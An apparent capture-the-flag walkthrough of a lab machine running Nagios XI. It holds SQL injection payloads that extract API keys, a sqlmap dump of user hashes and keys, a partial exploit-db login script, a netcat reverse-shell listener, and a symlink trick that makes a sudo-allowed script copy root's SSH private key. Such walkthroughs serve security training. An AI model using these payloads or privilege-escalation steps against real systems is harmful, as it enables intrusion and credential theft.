Content-Type: text/html; charset=UTF-8


<pre>
SQL Error [nagiosxi] : XPATH syntax error: '
nagiosadmin'
</pre>

{"message":"Failed to acknowledge message.","msg_type":"error"}


Request
POST /nagiosxi/admin/banner_message-ajaxhelper.php HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=87puuqf7ssgv75cds6np74dke5
Content-Length: 195
Cache-Control: max-age=0
Origin: https://nagios.monitored.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Referer: https://nagios.monitored.htb/nagiosxi/login.php
Connection: keep-alive
action=acknowledge_banner_message&id=4 AND EXTRACTVALUE(1,concat(0x0a,(select COLUMN_NAME from INFORMATION_SCHEMA.COLUMNS where TABLE_SCHEMA = 'nagiosxi' and TABLE_NAME = 'xi_users' LIMIT 7,1)))
Response
HTTP/1.1 200 OK
Date: Fri, 02 May 2025 20:40:06 GMT
Server: Apache/2.4.56 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: nagiosxi=87puuqf7ssgv75cds6np74dke5; expires=Fri, 02-May-2025 21:10:06 GMT; Max-Age=1800; path=/; secure; HttpOnly
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
Vary: Accept-Encoding
Content-Length: 139
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<pre>
SQL Error [nagiosxi] : XPATH syntax error: '
api_key'
</pre>

{"message":"Failed to acknowledge message.","msg_type":"error"}



Request
POST /nagiosxi/admin/banner_message-ajaxhelper.php HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=87puuqf7ssgv75cds6np74dke5
Content-Length: 113
Cache-Control: max-age=0
Origin: https://nagios.monitored.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Referer: https://nagios.monitored.htb/nagiosxi/login.php
Connection: keep-alive
action=acknowledge_banner_message&id=4 AND EXTRACTVALUE(1,concat(0x0a,(select api_key from xi_users LIMIT 0,1)))
Response
HTTP/1.1 200 OK
Date: Fri, 02 May 2025 20:40:14 GMT
Server: Apache/2.4.56 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: nagiosxi=87puuqf7ssgv75cds6np74dke5; expires=Fri, 02-May-2025
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
Vary: Accept-Encoding
Content-Length: 163
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<pre>
SQL Error [nagiosxi] : XPATH syntax error: '
IudGPHd9pEKiee9MkJ7ggPD89q3Y...'
</pre>

{"message":"Failed to acknowledge message.","msg_type":"error"}

Word Count



(kali㉿kali)-[~/Desktop/htb/monitored]
$ echo -n IudGPHd9pEKiee9MkJ7ggPD89q3Y | wc -c
28



stackoverflow
How to get first character of a string in SQL?
and
I have a SQL column with a length of 6. Now want to take only the first char of that column. Is there any string function in SQL to do this?
376
8 Answers
LEFT(colName, 1) will also do this, also. It's equivalent to SUBSTRING(colName, 1, 1).
I like LEFT, since I find it a bit cleaner, but really, there's no difference either way.
608
Linked
Related


Request
POST /nagiosxi/admin/banner_message-ajaxhelper.php HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=87puuqf7ssgv75cds6np74dke5
Content-Length: 129
Cache-Control: max-age=0
Origin: https://nagios.monitored.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Referer: https://nagios.monitored.htb/nagiosxi/login.php
Connection: keep-alive
action=acknowledge_banner_message&id=4 AND EXTRACTVALUE(1,concat(0x0a,(select substring(api_key,1,28) from xi_users LIMIT 0,1)))
Response
HTTP/1.1 200 OK
Date: Fri, 02 May 2025 20:46:52 GMT
Server: Apache/2.4.56 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: nagiosxi=87puuqf7ssgv75cds6np74dke5; expires=Fri, 02-May-202
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
Vary: Accept-Encoding
Content-Length: 160
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<pre>
SQL Error [nagiosxi] : XPATH syntax error: '
IudGPHd9pEKiee9MkJ7ggPD89q3Y'
</pre>

{"message":"Failed to acknowledge message.","msg_type":"error"}




IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL


SQLmap Method (Auto)


-r sql.req
Tells sqlmap to use a request file (sql.req) that contains a raw HTTP request (usually captured via Burp Suite or a proxy).

--batch
Runs in non-interactive mode, automatically choosing default answers for prompts (useful for automation or scripting).


--force-ssl
Forces SQLmap to connect over HTTPS, even if the request file says HTTP. (Because this website use https)

--dbms=mysql
Tells SQLmap to focus on exploiting the target as if it's running MySQL, skipping DBMS detection and speeding up the test.





This is what we interested in.





Output unarranged.

```
1: kali@kali: ~/Desktop/htb/monitored
| 1 | admin@monitored.htb | Nagios Administrator | IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL | 1 | $2a$10$825c1eec29c150b118fe7un5fxq80cf7tHwC0J0BG2qZiNzWRUx2C | nagiosadmin | 0 | 1701931372 | 1701427555 | 0 | 1746160057 | IoAaeXNLvtDkH5PaGqV2XZ3vMZJLMDR0 |
| 5 | 9 | 1701427555 |
| 2 | svc@monitored.htb | svc | 2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbdO4HJkjfg2VpDNE3PEK | 0 | $2a$10$12edac88347093fcfd3920un0w66aoRVCrKMPBydaUfgsgAOUHSbK | svc | 1 | 1699724476 | 1699728200 | 1699634403 | 1746201722 | 6oWBPbarHY4vejimmu3K8tpZBNrdHpDgdUEs5P2PFZYpXSuIdrRMYgk66A0cjNjq | 1 | 12 | 1699697433 |

[15:53:08] [INFO] table 'nagiosxi.xi_users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/nagios.monitored.htb/dump/nagiosxi/xi_users.csv'
[15:53:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/nagios.monitored.htb'

[*] ending @ 15:53:08 /2025-05-02/

┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ sqlmap -r sql.req --batch --force-ssl --dbms mysql -D nagiosxi -T xi_users --dump
```

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ less -S /home/kali/.local/share/sqlmap/output/nagios.monitored.htb/dump/nagiosxi/xi_users.csv
```

```
1: kali@kali: ~/Desktop/htb/monitored
user_id,email,name,api_key,enabled,password,username,created_by,last_login,api_enabled,last_edited,created_time,last_a>
1,admin@monitored.htb,Nagios Administrator,IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL,1,$2a$10$8>
2,svc@monitored.htb,svc,2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbdO4HJkjfg2VpDNE3PEK,0,$2a$10$12edac88347093fcfd39>
```

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ cp /home/kali/.local/share/sqlmap/output/nagios.monitored.htb/dump/nagiosxi/xi_users.csv .

┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ ls
dirsearch  nmap  reports  results  snmp.out  sql.req  xi_users.csv
```

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ column -s, -t < xi_users.csv | less -S
```

-s, tells it to use comma as the separator.

-t formats it into a table.

less -S allows horizontal scrolling if lines are too long.

Now the info is arranged in table format.

```
1: kali@kali: ~/Desktop/htb/monitored
user_id  email              name                  api_key                                                                >
1        admin@monitored.htb  Nagios Administrator  IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL  >
2        svc@monitored.htb    svc                   2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbdO4HJkjfg2VpDNE3PEK  >
```

admin@monitored.htb  Nagios Administrator  IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL


We will use api key to login because password hash is not crackable.

API login


Google "nagios api v1 login"

https://www.exploit-db.com/exploits/51925


```python
import random
import string
from colorama import Fore, Style

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)



def serviceLogin(user,password):
    r = requests.post(f'http://{IP}/nagiosxi/api/v1/authenticate?pretty=1',data={'username':user,'password':password,"valid_min":"5"},verify=False)
    print(f"{Fore.MAGENTA}[+] Authenticating with captured credtials to API...")
    match = re.search(r'auth_token": "(.*)"',r.text)
    if match:
        token = match.group(1)
        print(f'{Fore.MAGENTA}[+] Token: ' + token)
        r = requests.get(f'http://{IP}/nagiosxi/login.php?token={token}', verify=False)
        cookie = r.headers['Set-Cookie']
        cookie = cookie.split(',')[0]
```





Login to website with created credentials. Now we have admin access.





Save it.





Apply configuration




Run check command




Now we got user shell.

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.33] from (UNKNOWN) [10.129.230.96] 40132
bash: cannot set terminal process group (91876): Inappropriate ioctl for device
bash: no job control in this shell
nagios@monitored:~$ id
id
uid=1001(nagios) gid=1001(nagios) groups=1001(nagios),1002(nagcmd)
nagios@monitored:~$
```

SSH keygen

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ ssh-keygen -f user
Generating public/private ed25519 key pair.
Enter passphrase for "user" (empty for no passphrase):
```

Copy pub file

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ cat user.pub | xclip -selection clipboard
```

```
nagios@monitored:~$ cd .ssh/
nagios@monitored:~/.ssh$ ls -al
total 8
drwx------ 2 nagios nagios 4096 Dec  7  2023 .
drwxr-xr-x 4 nagios nagios 4096 May  2 00:04 ..
nagios@monitored:~/.ssh$ nano authorized_keys
nagios@monitored:~/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAID4d/qoPLA4BBRdRL5WeYsRN1BOkzo3I5+NS79PbwPhE kali@kali
nagios@monitored:~/.ssh$
```

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ ssh -i user nagios@10.129.230.96
Linux monitored 5.10.0-28-amd64 #1 SMP Debian 5.10.209-2 (2024-01-31) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  2 17:23:53 2025 from 10.10.16.33
nagios@monitored:~$ id
uid=1001(nagios) gid=1001(nagios) groups=1001(nagios),1002(nagcmd)
nagios@monitored:~$
```

If terminal is not viewng ok, use Stty

```
┌──(kali㉿kali)-[~/Desktop]
└─$ stty -a
speed 38400 baud; rows 23; columns 59; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D;
eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q;
```

```
nagios@monitored:~$ stty rows 23 cols 59
```

Sudo -l

```
nagios@monitored:~$ sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
```

Privesc
/usr/local/nagiosxi/scripts/components/getprofile.sh

```
echo "$version" >> "/usr/local/nagiosxi/var/components/profile/$folder/hostinfo.txt"

echo "Creating nagios.txt..."
nagios_log_file=$(cat /usr/local/nagios/etc/nagios.cfg | sed -n -e 's/^log_file=//p' | sed 's/\r$//')
tail -n500 "$nagios_log_file" &> "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/nagios.txt"

echo "Creating perfdata.txt..."
perfdata_log_file=$(cat /usr/local/nagios/etc/pnp/process_perfdata.cfg | sed -n -e 's/^LOG_FILE = //p')
tail -n500 "$perfdata_log_file" &> "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/perfdata.txt"

echo "Creating npcd.txt..."
npcd_log_file=$(cat /usr/local/nagios/etc/pnp/npcd.cfg | sed -n -e 's/^log_file = //p')
tail -n500 "$npcd_log_file" &> "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/npcd.txt"

echo "Creating cmdsubsys.txt..."
tail -n500 /usr/local/nagiosxi/var/cmdsubsys.log > "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/cmdsubsys.txt"

echo "Creating event_handler.txt..."
tail -n500 /usr/local/nagiosxi/var/event_handler.log > "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/event_handler.txt
"

echo "Creating eventman.txt..."
tail -n500 /usr/local/nagiosxi/var/eventman.log > "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/eventman.txt"
:
```

We are owner. We can read and write.

```
nagios@monitored:~$ stat /usr/local/nagiosxi/var/cmdsubsys.log
  File: /usr/local/nagiosxi/var/cmdsubsys.log
  Size: 522421          Blocks: 1032       IO Block: 4096   regular file
Device: 801h/2049d      Inode: 45651       Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/  nagios)   Gid: ( 1001/  nagios)
Access: 2025-05-02 21:14:36.516143498 -0400
Modify: 2025-05-02 21:22:45.022576796 -0400
Change: 2025-05-02 21:22:45.022576796 -0400
 Birth: 2023-11-09 10:49:01.801608359 -0500
```

```
nagios@monitored:~$ cd /usr/local/nagiosxi/var/
nagios@monitored:/usr/local/nagiosxi/var$ ls
certs           corelog.diff       eventman.log~  NXTI_Write_Test         snmptt_service_results.log  xi-itype
cleaner.log     dbmaint.log        feedproc.log   perfdataproc.log        subsys                      xi-sys.cfg
cmdsubsys.log   deadpool.log       keys           recurringdowntime.log   sysstat.log                 xi-uuid
components      event_handler.log  load_url.log   reportengine.log        upgrades                    xiversion
corelog.data    eventman.log       nom.log        scheduledreporting.log  wkhtmltox.log
nagios@monitored:/usr/local/nagiosxi/var$ mv cmdsubsys.log cmdsubsys.log~
nagios@monitored:/usr/local/nagiosxi/var$ ln -s /root/.ssh/id_rsa cmdsubsys.log
nagios@monitored:/usr/local/nagiosxi/var$ ls -al
total 14568
drwxrwxr-x  7 nagios   nagios       4096 May  2 21:26 .
drwxr-xr-x 10 root     nagios       4096 Nov  9  2023 ..
drwxrwxr-x  2 nagios   nagios       4096 Nov 11  2023 certs
-rw-r--r--  1 nagios   nagios     950114 Nov 11  2023 cleaner.log
lrwxrwxrwx  1 nagios   nagios         17 May  2 21:26 cmdsubsys.log -> /root/.ssh/id_rsa
-rw-r--r--  1 nagios   nagios     523034 May  2 21:26 cmdsubsys.log~
```

Run the program.

```
nagios@monitored:/usr/local/nagiosxi/var$ sudo /usr/local/nagiosxi/scripts/components/getprofile.sh 1
mv: cannot stat '/usr/local/nagiosxi/tmp/profile-1.html': No such file or directory
--------------------Fetching Information--------------------
Please wait.......
Creating system information...
Creating nagios.txt...
Creating perfdata.txt...
```

This is where cmdsybsys.txt is stored.

```
echo "Creating cmdsubsys.txt..."
tail -n500 /usr/local/nagiosxi/var/cmdsubsys.log > "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/cmdsubsys.txt"
```

We can also find it this way.

```
nagios@monitored:~$ find / -name cmdsubsys.txt 2>/dev/null
/usr/local/nagiosxi/var/components/profile-1746235652/nagios-logs/cmdsubsys.txt
```

```
nagios@monitored:/usr/local/nagiosxi/var/components$ ls -al
total 460
drwsrwsr-x 3 www-data nagios   4096 May  2 21:27 .
drwxrwxr-x 7 nagios   nagios   4096 May  2 21:26 ..
-rw-rw-r-- 1 www-data nagios 296020 May  2 17:20 auditlog.log
-rw-rw-r-- 1 www-data nagios      0 Nov  9  2023 capacityplanning.log
drwxr-sr-x 2 root     nagios   4096 May  2 21:27 profile
-rw-r--r-- 1 root     nagios 152272 May  2 21:27 profile.zip
nagios@monitored:/usr/local/nagiosxi/var/components$ unzip profile.zip
```

```
nagios@monitored:/usr/local/nagiosxi/var/components$ ls
auditlog.log  capacityplanning.log  profile  profile-1746235652  profile.zip
nagios@monitored:/usr/local/nagiosxi/var/components$ cd profile-1746235652/
nagios@monitored:/usr/local/nagiosxi/var/components/profile-1746235652$ ls
1746220199.tar.gz  file_counts.txt  ipcs.txt      meminfo.txt          nom             sar.txt              xi_options_smtp.txt
bpi                filesystem.txt   iptables.txt  memorybyprocess.txt  objects.cache   top.txt              xi_usermeta.txt
config.inc.php     hostinfo.txt     logs          mrtg.tar.gz          phpmailer.log   versions             xi_users.txt
cpuinfo.txt        ip_addr.txt      maillog       nagios-logs          psaef.txt       xi_options_mail.txt
nagios@monitored:/usr/local/nagiosxi/var/components/profile-1746235652$ cat nagios-logs/cmdsubsys.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAnZYnlG22OdnxaaK98DJMc9isuSgg9wtjC0r1iTzlSRVhNALtSd2C
FSINj1byqeOkrieC8Ftrte+9eTrvfk7Kpa8WH0S0LsotASTXjj4QCuOcmgq9Im5SDhVG7/
z9aEwa3bo8u45+7b+zSDKIolVkGogA6b2wde5E3wkHHDUXfbpwQKpURp9oAEHfUGSDJp6V
bok57e6nS9w4mj24R4ujg48NXzMyY88uhj3HwDxi097dMcN8WvIVzc+/kDPUAPm+l/8w89
```

```
┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ chmod 600 root.id_rsa

┌──(kali㉿kali)-[~/Desktop/htb/monitored]
└─$ ssh -i root.id_rsa root@10.129.230.96
Linux monitored 5.10.0-28-amd64 #1 SMP Debian 5.10.209-2 (2024-01-31) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@monitored:~# id
uid=0(root) gid=0(root) groups=0(root)
root@monitored:~# cat /root/root.txt
23a4e4277ea9366be5f02d2f77ec386c
root@monitored:~#
```

Anotherway Privesc
/usr/local/nagiosxi/scripts/manage_services.sh

sudo -l

```
(root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/migrate/migrate.php *
```

```
nagios@monitored:~$ ps -ef | grep nagios
nagios       740       1  0 May01 ?        00:00:01 /usr/local/nagios/bin/npcd -f /usr/local/nagios/etc/pnp/npcd.cfg
nagios     91571       1  0 17:09 ?        00:00:05 /usr/local/nagios/bin/nagios -d /usr/local/nagios/etc/nagios.cfg
nagios     91577   91571  0 17:09 ?        00:00:00 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.qh
nagios     91578   91571  0 17:09 ?        00:00:00 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.qh
